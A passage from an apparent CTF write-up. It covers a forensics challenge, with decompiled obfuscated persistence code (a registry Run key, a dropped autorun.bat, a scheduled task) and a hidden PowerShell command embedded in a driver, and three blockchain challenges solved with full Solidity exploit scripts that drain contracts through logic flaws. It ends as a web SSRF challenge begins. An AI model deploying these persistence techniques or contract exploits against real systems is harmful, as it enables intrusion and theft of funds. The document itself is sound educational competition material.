_AutorunBat = _w(97, 117, 116, 111, 114, 117, 110, 46, 98, 97, 116)
_DiagVal = _w(68, 105, 97, 103)

_r_parts = [_Sta, _Mic, _Run, _Exp, _Win, _Cur]
_r_idx = [1, 4, 5, 3, 0, 2]
_REG_SUBKEY = _bs.join(_r_parts[i] for i in _r_idx)

_t_parts = [_Sup, _Mic, _DgU, _Win]
_t_idx = [1, 3, 0, 2]
_TASK_PATH = _bs + _bs.join(_t_parts[i] for i in _t_idx)

_LOCALAPPDATA = _w(76, 79, 67, 65, 76, 65, 80, 80, 68, 65, 84, 65)

def main():
    __KQ = b'716267'
    __P1 = "$@$H%63^h2>^Q]n?O1UO5QV+'6<7Yu;1!1r>#PQ%:gO9&Dgu&)"
    __d = base64.a85decode(__P1)
    __d = bytes(__d[i] ^ __KQ[i % len(__KQ)] for i in
range(len(__d)))
    __V0 = __d.decode("ascii")[::-1]

    __k = winreg.CreateKey
    __s = getattr(winreg, "".join([chr(x) for x in (82, 69, 71, 95,
83, 90)]))
    __w = getattr(winreg, "SetValueEx")

    __h = __k(winreg.HKEY_CURRENT_USER, _REG_SUBKEY)
    try:
```

```
        __w(__h, _DiagVal, 0, __s, __V0)
    finally:
        winreg.CloseKey(__h)

    _la = os.environ.get(_LOCALAPPDATA, "")
    __L0 = os.path.join(_la, os.path.join(_Mic, _WApps))
    _mkdir(__L0)
    __dst = os.path.join(__L0, _AutorunBat)

    __P2 = '6<e/.BjOt\\6:"OMBL5-dBi%r7?;XWgBL,*X7;,M869n[e:.,'
    __X = base64.a85decode(__P2)
    __Y = bytes(__X[i] ^ __KQ[i % len(__KQ)] for i in
range(len(__X)))
    __Z = bytearray()

    for __i in range(0, len(__Y), 5):
        __Z.extend(__Y[__i:__i+5][::-1])

    __Hh = " ".join(f"{b:02x}" for b in __Z)

    __Dg = [55, 49, 54, 50, 54, 55]
    __A1 = [119, 84, 85, 90, 89, 23, 88, 87, 80]
    __A2 = [82, 73, 95, 70, 22, 24, 85, 17, 6]

    __L1 = "".join(chr(__A1[i] ^ __Dg[i % len(__Dg)]) for i in
range(len(__A1)))
    __L3 = "".join(chr(__A2[i] ^ __Dg[i % len(__Dg)]) for i in
range(len(__A2)))
    __J = "\r\n"
    __BAT = __J.join((__L1, ">nul echo " + __Hh, __L3)) + __J

    __op = getattr(__import__("builtins"), "open")
    try:
        with __op(__dst, "w", encoding="ascii", newline="") as __fh:
            __fh.write(__BAT)
    except Exception:
        pass

    _mk_task(_TASK_PATH, __dst)

if __name__ == "__main__":
    main()
```

The decompiled code revealed the malware's behavior. It dynamically generated registry paths using a shuffled-string routine, eventually forming a path similar to

HKCU\Start\Microsoft\Run\Explorer\Windows\CurrentVersion. Under that key, it wrote a registry value named “Diag” containing an encoded blob. After decoding it, I obtained Flag Part 1.

The script also created a file named autorun.bat inside %LOCALAPPDATA%\Microsoft\WindowsApps. That file contained another encoded payload which, after decoding, revealed Flag Part 2.

I then noticed that the script also attempted to create a scheduled task under \Microsoft\Windows\Support\DiagUpload. Naturally, I checked C:\Windows\System32\Tasks and C:\Windows\Tasks, but the task didn’t exist. I searched for deleted scheduled tasks, leftover XML files, and even registry references. This misdirection cost me almost an hour because I assumed Flag Part 3 must have been stored inside the scheduled task. In reality, the task was never present in the image.

During the investigation, I also checked the user hive. Normally, Users\f1ndm3 should contain NTUSER.DAT along with NTUSER.DAT.LOG1 and LOG2. However, in this forensic image, the NTUSER.DAT file was missing entirely and only ntuser.ini was present. This made the search more confusing because many persistence artefacts are typically stored in NTUSER.DAT. Without the hive, there was nothing I could analyze there, which made me think the challenge creator removed it intentionally as a distraction.

Earlier on, I had already noticed a suspicious driver named RtkWlanDrv.sys located at C:\Windows\System32\drivers. I uploaded it to VirusTotal, and it had one detection. Since the filename looked like a legitimate Realtek WLAN driver, I dismissed the alert as a false positive and moved on. This turned out to be the biggest mistake during the investigation.

After the CTF ended, I went back to the driver out of curiosity and checked its contents manually using strings. This time, I noticed a long embedded PowerShell command inside the driver:

```
powershell -nop -w hidden -c $k='716267';$a=@(...);
```

The command used the same XOR → reverse → Base64 decoding process as WinDiag.exe. Using the same decoding routine, I finally obtained Flag Part 3. This meant the technician had actually weaponized the Wi-Fi driver, which fits the challenge narrative where the victim thought the technician broke the Wi-Fi — when in reality, the driver was modified to hide the final part of the flag.

In the end, the attack chain became clear. The technician likely installed AnyDesk for remote access, although the logs didn't show anything useful. Then he dropped WinDiag.exe into C:\Program Files\WinDiag, which wrote an encoded registry value (Flag Part 1) and created an autorun payload (Flag Part 2). The malware also attempted to create a scheduled task, although it didn't exist in the forensic image. The final piece was the modified Wi-Fi driver RtkWlanDrv.sys, which contained the PowerShell payload revealing Flag Part 3.

The biggest challenges in the case were the misleading artefacts, the missing NTUSER.DAT, and the non-existent scheduled task. The single detection on VirusTotal should have been an early warning, but because the file name resembled a normal driver, I overlooked it. Only after re-checking the driver later did I find the last flag segment inside it. This challenge was a good reminder not to dismiss suspicious binaries too quickly, even if their names look legitimate.

```
~/CTF/ncw25/foren/tech                                                    3.11.9  23:32:24
strings RtkWlanDrv.sys | grep powershell
:: powershell -nop -w hidden -c $k='716267';$a=@(14,99,93,125,80,91,111,104,3,94,110,82,2,119,97,107,94,91,111,84,94,94,5,111,94,8,91,
83,93,14,5,83,88,11,7,85,77,73,97,107);$l=$a.Length;for($i=0;$i -lt $l;$i++){$a[$i]=$a[$i]-bxor[byte][char]$k[$i%$k.Length]}$s=-join($
a|%{[char]$_});$s=-join $s[-1..0];[Console]::WriteLine([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($s)))
```

decrypt.py

```
import base64

def decode_part12():
    KQ = b"716267"
    P1 = "$@$H%63^h2>^Q]n?O1UO5QV+'6<7Yu;1!1r>#PQ%:gO9&Dgu&)"

    d = base64.a85decode(P1)
    d = bytes(d[i] ^ KQ[i % len(KQ)] for i in range(len(d)))
```

```
    s = d.decode("ascii")[::-1]
    return base64.b64decode(s).decode()


def decode_part3():
    k = "716267"
    a = [
        14,99,93,125,80,91,111,104,3,94,110,82,2,119,97,107,
        94,91,111,84,94,94,5,111,94,8,91,83,93,14,5,83,88,11,
        7,85,77,73,97,107
    ]

    for i in range(len(a)):
        a[i] = a[i] ^ ord(k[i % len(k)])

    s = "".join(chr(x) for x in a)
    s = s[::-1]  # dibalik dulu
    return base64.b64decode(s).decode("utf-8")


if __name__ == "__main__":
    p12 = decode_part12()
    p3 = decode_part3()

    print("=== PART 1 and 2 ===")
    print(p12)

    print("\n=== PART 3 ===")
    print(p3)
    print(p12 + p3)
```

```
output
=== PART 1 and 2 ===
NCW{i_swear_i'm_not_a_scammer

=== PART 3 ===
also_goodjob_yayyaaayyyyay_:D}
NCW{i_swear_i'm_not_a_scammeralso_goodjob_yayyaaayyyyay_:D}
```

FLAG :
NCW{i_swear_i'm_not_a_scammeralso_goodjob_yayyaaayyyyay_:D}

Blockchain

[100 pts] Kitty's Warmup to Chess and checkers

Description

an easy introductional warm up to chess and checkers

author: eyes

http://31.97.187.222:48212/

given 3 solidity codes KittyWarmup.sol, Setup.sol, Token.sol. As usual the first thing to check is the winning condition from the setup contract. It solved when we already set player and the balance of player is >= kitty.TARGET_POINTS()) * kitty.POINT_TO_TOKEN() * 2.

So the first thing to find is how to drain the kitty or inflate our balance. Inside kittyWarmup, there is function transferPoints:

```
    function transferPoints(address from, address to, uint24
points) external {
        require(msg.sender == from, "only self-managed");

        Allocation memory fromAllocation = allocations[from];
        Allocation memory toAllocation = allocations[to];

        require(fromAllocation.points >= points, "not enough
points");

        allocations[from].points = uint24(fromAllocation.points -
points);
        allocations[to].points = toAllocation.points +
uint24(points);

        emit TransferPoints(from, to, points);
    }
```

it reads both allocation from and to from the allocations and modifies their state after. So here we can trick the contract with doing transfer with the same from and to as a player, creating logical vuln.


The idea is that because the read was done before any modification, the modification itself did not affect the state that is going to be modified. If we give same address, first it will read both allocation with the same initial value -> then modify our point to reduce it as we transfer -> but then the transfer is overwritting and the 'to' state modification is what's being written into the allocations instead where it increase our points.

Attack contract:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.25;

import "forge-std/Script.sol";

interface ISetup {
    function kitty() external view returns (address);
    function player() external view returns (address);
    function setPlayer(address _player) external;
    function isSolved() external view returns (bool);
}

interface IKittyWarmup {
    function TARGET_POINTS() external view returns (uint24);
    function allocations(address user) external view returns
(uint24 points, bool claimed);
    function transferPoints(address from, address to, uint24
points) external;
    function claim() external;
}

contract SolveWarmup is Script {
    function run() external {
        string memory rpc = vm.envString("RPC_URL");
        uint256 pk = vm.envUint("PRIVKEY");
        address player = vm.envAddress("WALLET_ADDR");
        address setupAddr = vm.envAddress("SETUP_CONTRACT_ADDR");

        vm.createSelectFork(rpc);
        vm.startBroadcast(pk);

        ISetup setup = ISetup(setupAddr);
        IKittyWarmup kitty = IKittyWarmup(setup.kitty());

        address signer = vm.addr(pk);
```

```
        require(signer == player, "mismatch");

        address currentPlayer = setup.player();
        if (currentPlayer == address(0)) {
            setup.setPlayer(player);
        } else {
            require(currentPlayer == player, "player already
set");
        }

        (uint24 points, bool claimed) = kitty.allocations(player);
        require(!claimed, "already claimed");
        uint24 goal = kitty.TARGET_POINTS() * 2;

        while (points < goal) {
            kitty.transferPoints(player, player, points);
            (points,) = kitty.allocations(player);
        }

        kitty.claim();

        require(setup.isSolved(), "not solved");
        vm.stopBroadcast();
    }
}
```

run script: forge script ncw/warmup/SolveWarmup.s.sol:SolveWarmup --rpc-url $RPC_URL --private-key $PRIVKEY --broadcast



FLAG:
NCW{y4k_sud4h_cukup_w4rmup_ny4_lgsng_aja_kerj4in_chall_bwe}

[100 pts] Checker ETH

Description

as3ng's favorite sequel to chess eth

author: Axl

http://31.97.187.222:48335/

Given a set of solidity codes (Exchange1.sol, Exchange2.sol, Router.sol, Setup.sol, and others). As usual the first thing to check is the winning condition from the setup contract. It is solved when the player has a balance >= 100 ether.

The setup contract initially deposits 100 ether into Exchange1 (wrapped as TETH). Our goal is to drain this balance.

The vulnerability lies in Exchange1.sol, specifically in how it handles deposits versus withdrawals. In the depositTETH function, it takes a user-supplied address for the token:

```
function _deposit(address user, address _teth) internal {
        require(msg.value > 0, "no value");
        // 1. Calls deposit on the USER-SUPPLIED address
        IWrappedTokenTETH(_teth).deposit{value: msg.value}();
        // 2. Credits balance for the USER-SUPPLIED address
        balances[user][_teth] += msg.value;
        IRouterForExchange1(router).depositExchange2(user, _teth,
msg.value);
        emit Deposited(user, _teth, msg.value);
    }
```

It trusts the _teth address passed by the user. However, if we look at the _withdraw function:

```
function _withdraw(address user, address _teth, uint256 amount)
internal {
        // 1. Checks balance of the USER-SUPPLIED address
        uint256 bal = balances[user][_teth];
        require(bal >= amount, "insufficient balance");
```

```
        balances[user][_teth] = bal - amount;

        // 2. BUT withdraws from the REAL immutable teth contract
        IWrappedTokenTETH(teth).withdraw(user, amount);
        emit Withdrawn(user, teth, amount);
    }
```

This creates a "Phantom Deposit" vulnerability. We can pass a malicious FakeTETH contract during deposit that immediately refunds the ETH back to us. Exchange1 will see the call succeed and credit our balance in balances[user][FakeTETH], but it doesn't actually hold the funds.


Because Exchange1 already holds 100 real TETH (from Setup), when we trigger the withdraw, it checks our inflated fake balance but burns its own real TETH to pay us out.

Exploit script:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.25;

import "forge-std/Script.sol";

interface ISetup {
    function exchnge1() external view returns (address);
    function exchnge2() external view returns (address);
    function register() external;
    function isSolved() external view returns (bool);
}

interface IExchange1 {
    function depositTETH(address user, address _teth) external
payable;
}

interface IExchange2 {
    function withdrawLETH(address user, uint256 amount) external;
}

// Fake wrapped token that simply bounces the sent ETH back to the
attacker.
contract FakeTETH {
    address payable immutable attacker;

    constructor(address payable _attacker) {
        attacker = _attacker;
```

```
    }

    function deposit() external payable {
        (bool ok,) = attacker.call{value: msg.value}("");
        require(ok, "refund failed");
    }

    function withdraw(address, uint256) external {}
}

contract SolveCheckerEth is Script {
    function run() external {
        string memory rpc = vm.envString("RPC_URL");
        uint256 pk = vm.envUint("PRIVKEY");
        address payable player =
payable(vm.envAddress("WALLET_ADDR"));
        address setupAddr = vm.envAddress("SETUP_CONTRACT_ADDR");

        vm.createSelectFork(rpc);
        vm.startBroadcast(pk);

        ISetup setup = ISetup(setupAddr);
        IExchange1 ex1 = IExchange1(setup.exchnge1());
        IExchange2 ex2 = IExchange2(setup.exchnge2());

        setup.register();

        FakeTETH fake = new FakeTETH(player);

        uint256 depositSize = 1 ether;
        uint256 target = 100 ether;
        require(player.balance >= depositSize, "need 1 ether
seed");

        // repeatedly deposit via the fake wrapper
        uint256 rounds = target / depositSize;
        for (uint256 i = 0; i < rounds; ++i) {
            ex1.depositTETH{value: depositSize}(player,
address(fake));
        }

        // withdraw the inflated balances
        ex2.withdrawLETH(player, target);

        require(setup.isSolved(), "not solved");
        vm.stopBroadcast();
    }
}
```

run script: forge script ncw/checker-eth/SolveCheckerEth.s.sol:SolveCheckerEth --rpc-url $RPC_URL --private-key $PRIVKEY --broadcast



FLAG: NCW{kepada_dosen_blockchain_tercinta_saya_meminta_maaf_untuk_hasil_uts_saya_yang_mengecewakan_dan_tidak_bisa_ngoding_di_kertas_+_tidak_mengira_untuk_coding_struct_array_untuk_itu_di_chall_yang_saya_buat_saya_membuatnya_tanpa_bergantung_sepenuhnya_dari_ai_(mesikipun_masih_debug_bersama_ai)_dan_untuk_solver_yang_saya_buat_itu_tidak_memakai_bantuan_ai_sama_sekali_sekian_dari_permohonan_maaf_saya_dan_oleh_karena_itu_akan_saya_balas_di_uas}

[500 pts] Chess ETH

Description

do you want to play as3ng's favorite game?

author: bwe

http://31.97.187.222:48336/

The goal is to drain the ChessAirdrop contract, which starts with 1 ETH. The condition isSolved() returns true when the contract balance is 0.

The contract has several barriers before allowing any significant interaction:

1. VIP Status: Required to call createAirdrop. To become VIP, you must pass a VRF check (registerVIP) and have reserves > 100 ETH.
2. Reserves: Accrued by depositing tokens.

Vulnerability 1: bypass vip

1. Reserves Glitch: The sellChessToken function calls fund, which increases reserves, but selling refunds the ETH. By looping deposit -> sell, we can pump our reserves to >100 ETH without spending any net ETH.
2. VRF Exploit: The VRFCoordinator is a custom implementation with a public function fulfillRandomWordsWithOverride. We can call registerVIP(123) and immediately call the coordinator ourselves to force the random word to be 123, granting us VIP status instantly.

Vulnerability 2: Merkle Tree Collision.
It uses _efficientKeccak256 (assembly) to hash nodes:

```
// Node Hash: keccak256(Child1 (32 bytes) || Child2 (32 bytes)) ->
64 bytes input
```

And for leaves:

```
// Leaf Hash: keccak256(Length (3 bytes) || Password (N bytes) ||
Amount (2 bytes))
```

If we construct a leaf with a password length of 59 bytes, the total input size becomes 3 + 59 + 2 = 64 bytes. This creates a Data Layout Confusion. If we can find a hash (h1) that starts with 0x00003b (which represents uint24(59)), we can treat an Intermediate Node (composed of h1 and h2) as a valid Leaf.

However, Simply finding a collision is not enough. The createAirdrop function requires us to pay ETH equal to the sum

of the leaf amounts. If the leaf we mine has a high amount, the cost of the attack exceeds the reward.

Here is off-chain script (cracker.js) to mine a specific collision where the leaf amount is 0:

```
const { ethers } = require("ethers");

async function main() {
    let attempts = 0;
    while (true) {
        attempts++;
        const _pw = ethers.randomBytes(4);
        // Hardcode Amount to 0 to ensure zero cost
        const packed = ethers.solidityPacked(["uint24", "bytes",
"uint16"], [4, _pw, 0]);
        const hash = ethers.keccak256(packed);

        if (hash.startsWith("0x00003b")) { // Check for 59-byte
length prefix
            console.log(`Found CHEAP h1! pw1:
${ethers.hexlify(_pw)}`);
            break;
        }
    }
}
```

output:
Found CHEAP h1! pw1: 0xabab6413

Exploit Step

1. Use an Exploiter contract to batch operations and save gas.
2. Pump reserves to >100 ETH and force-fulfill the VRF to become VIP.
3. Attack Loop:
    - Create an Airdrop with 4 leaves. Leaf1 is our mined zero-cost leaf (h1). Leaf2 is dynamic (random salt).
    - The contract calculates Node1 = keccak(h1, h2).
    - We call claimAirdrop using a "Fake Password" constructed from the raw bytes of h1 and h2.
    - The contract accepts Node1 as a valid Leaf. It mints tokens equal to the last 2 bytes of h2 (random reward).

- Since our cost is almost 0 and reward is >0, we drain the contract.

Exploit Contract:


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.25;

import "forge-std/Script.sol";
import {Vm} from "forge-std/Vm.sol";

interface ISetup {
    function TARGET() external view returns (address);
    function launch() external payable;
}

interface IChessToken {
    function approve(address spender, uint256 amount) external
returns (bool);
    function balanceOf(address owner) external view returns
(uint256);
    function transfer(address to, uint256 amount) external returns
(bool);
}

interface IChessAirdrop {
    function chessToken() external view returns (address);
    function depositChessToken() external payable;
    function registerVIP(uint256 guess) external payable;
    function createAirdrop(bytes[] calldata passwords, uint16[]
calldata amounts) external payable;
    function claimAirdrop(bytes32[] calldata proof, bytes32 root,
bytes calldata password, uint16 amount) external;
    function sellChessToken(uint256 amount) external;
    function vrfCoord() external view returns (address);
}

interface IVRFCoordinator {
    function fulfillRandomWordsWithOverride(uint256 requestId,
address consumer, uint256[] calldata words) external;
}

contract Exploiter {
    IChessAirdrop target;
    IChessToken token;

    bytes constant pw1 = hex"abab6413";
    uint16 constant a1 = 0;
```

```
    constructor(address _target) {
        target = IChessAirdrop(_target);
        token = IChessToken(target.chessToken());
        token.approve(address(target), type(uint256).max);
    }

    // 1. Pump Reserves
    function pumpReserves(uint256 loops) external payable {
        uint256 amt = msg.value;
        for(uint i=0; i<loops; i++) {
            target.depositChessToken{value: amt}();
            target.sellChessToken(amt);
        }
        payable(msg.sender).transfer(address(this).balance);
    }

    // 2. Register VIP
    function triggerVIP() external {
        target.registerVIP{value: 0}(123);
    }

    function rawFulfillRandomWords(uint256, uint256[] memory)
external {}

    // 3. Batch Attack
    function batchAttack(uint256 salt, uint256 iterations)
external payable {
        bytes[] memory passwords = new bytes[](4);
        uint16[] memory amounts = new uint16[](4);

        passwords[0] = pw1; amounts[0] = a1;
        bytes32 h1 =
keccak256(abi.encodePacked(bytes3(uint24(pw1.length)), pw1,
bytes2(a1)));

        for(uint i=0; i<iterations; i++) {
            salt++;
            bytes memory pw2 = abi.encodePacked(salt, "batch");
            uint16 a2 = 1;
            bytes32 h2 =
keccak256(abi.encodePacked(bytes3(uint24(pw2.length)), pw2,
bytes2(a2)));

            if (h2 <= h1) continue;

            passwords[1] = pw2; amounts[1] = a2;

            bytes memory pw3 = abi.encodePacked(salt);
            bytes memory pw4 = abi.encodePacked(salt, "x");
            passwords[2] = pw3; amounts[2] = 1;
```

```
            passwords[3] = pw4; amounts[3] = 1;

            bytes32 h3 =
keccak256(abi.encodePacked(bytes3(uint24(pw3.length)), pw3,
bytes2(uint16(1))));
            bytes32 h4 =
keccak256(abi.encodePacked(bytes3(uint24(pw4.length)), pw4,
bytes2(uint16(1))));

            bytes32 node1 = keccak256(abi.encodePacked(h1, h2));
            bytes32 node2 = h3 < h4 ?
keccak256(abi.encodePacked(h3, h4)) :
keccak256(abi.encodePacked(h4, h3));
            bytes32 root = node1 < node2 ?
keccak256(abi.encodePacked(node1, node2)) :
keccak256(abi.encodePacked(node2, node1));

            // Create Airdrop
            target.createAirdrop{value: uint256(a1) + a2 +
2}(passwords, amounts);

            // Reconstruct Fake Password from h1 + h2
            bytes memory fp = new bytes(59);
            bytes memory h1b = abi.encodePacked(h1);
            bytes memory h2b = abi.encodePacked(h2);

            for (uint k = 0; k < 29; ++k) fp[k] = h1b[k + 3];
            for (uint k = 0; k < 30; ++k) fp[29 + k] = h2b[k];

            // Fake Amt is last 2 bytes of h2
            uint16 fakeAmt = uint16(uint256(h2));

            bytes32[] memory proof = new bytes32[](1);
            proof[0] = node2;

            try target.claimAirdrop(proof, root, fp, fakeAmt) {}
catch {}
        }

        // Sell tokens for ETH
        uint256 bal = token.balanceOf(address(this));
        uint256 targetBal = address(target).balance;
        if (bal > targetBal) bal = targetBal;
        if (bal > 0) target.sellChessToken(bal);

        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {}
}
```

```
contract SolveChessEth is Script {
    function run() external {
        uint256 pk = vm.envUint("PRIVKEY");
        vm.createSelectFork(vm.envString("RPC_URL"));
        vm.startBroadcast(pk);

        ISetup setup =
ISetup(vm.envAddress("SETUP_CONTRACT_ADDR"));
        IChessAirdrop target = IChessAirdrop(setup.TARGET());

        if (target.chessToken() == address(0)) setup.launch{value:
0}();

        Exploiter exploiter = new Exploiter(address(target));
        console.log("Exploiter deployed:", address(exploiter));

        for(uint i=0; i<6; i++) {
            exploiter.pumpReserves{value: 0.1 ether}(100);
        }

        vm.recordLogs();
        try exploiter.triggerVIP() {
             IVRFCoordinator vrf =
IVRFCoordinator(target.vrfCoord());
             uint256 requestId = _extractRequestId();
             uint256[] memory words = new uint256[](1);
             words[0] = 123;
             vrf.fulfillRandomWordsWithOverride(requestId,
address(target), words);
        } catch {
             console.log("Already VIP or failed trigger");
        }

        console.log("Starting drain. Current balance:",
address(target).balance);
        uint256 salt = 100000;

        // Run until drained
        while (address(target).balance > 0) {
            exploiter.batchAttack{value: 0.01 ether}(salt, 60);
            salt += 60;
            console.log("Remaining:", address(target).balance);
        }

        console.log("solved");
        vm.stopBroadcast();
    }

    function _extractRequestId() internal returns (uint256) {
```

```
        Vm.Log[] memory logs = vm.getRecordedLogs();
        bytes32 topic0 =
keccak256("RandomWordsRequested(bytes32,uint256,uint256,uint64,uin
t16,uint32,uint32,address)");
        for (uint256 i = 0; i < logs.length; ++i) {
            if (logs[i].topics.length > 0 && logs[i].topics[0] ==
topic0) {
                (uint256 requestId,,,,) = abi.decode(logs[i].data,
(uint256, uint256, uint16, uint32, uint32));
                return requestId;
            }
        }
        revert("requestId not found");
    }
}
```



flag:
NCW{Saya_meminta_maaf_kepada_aseng_atas_membuat_chall_blockchain_stegano_chess_saat_regen_petir_2025}

WEB EXPLOITATION

[200 pts] last day intern

Description

I really hate my internship. They didn't pay me well and made me work under pressure, so I slipped a hidden feature into their system. Hopefully someone takes advantage of it, hahaha.

author: xjirada

http://31.97.187.222:9989/

Given the source code app.py, Dockerfile, and templates. The application has two main interesting endpoints: /fetch and /admin_internal.

Vulnerability 1: SSRF via Redirect

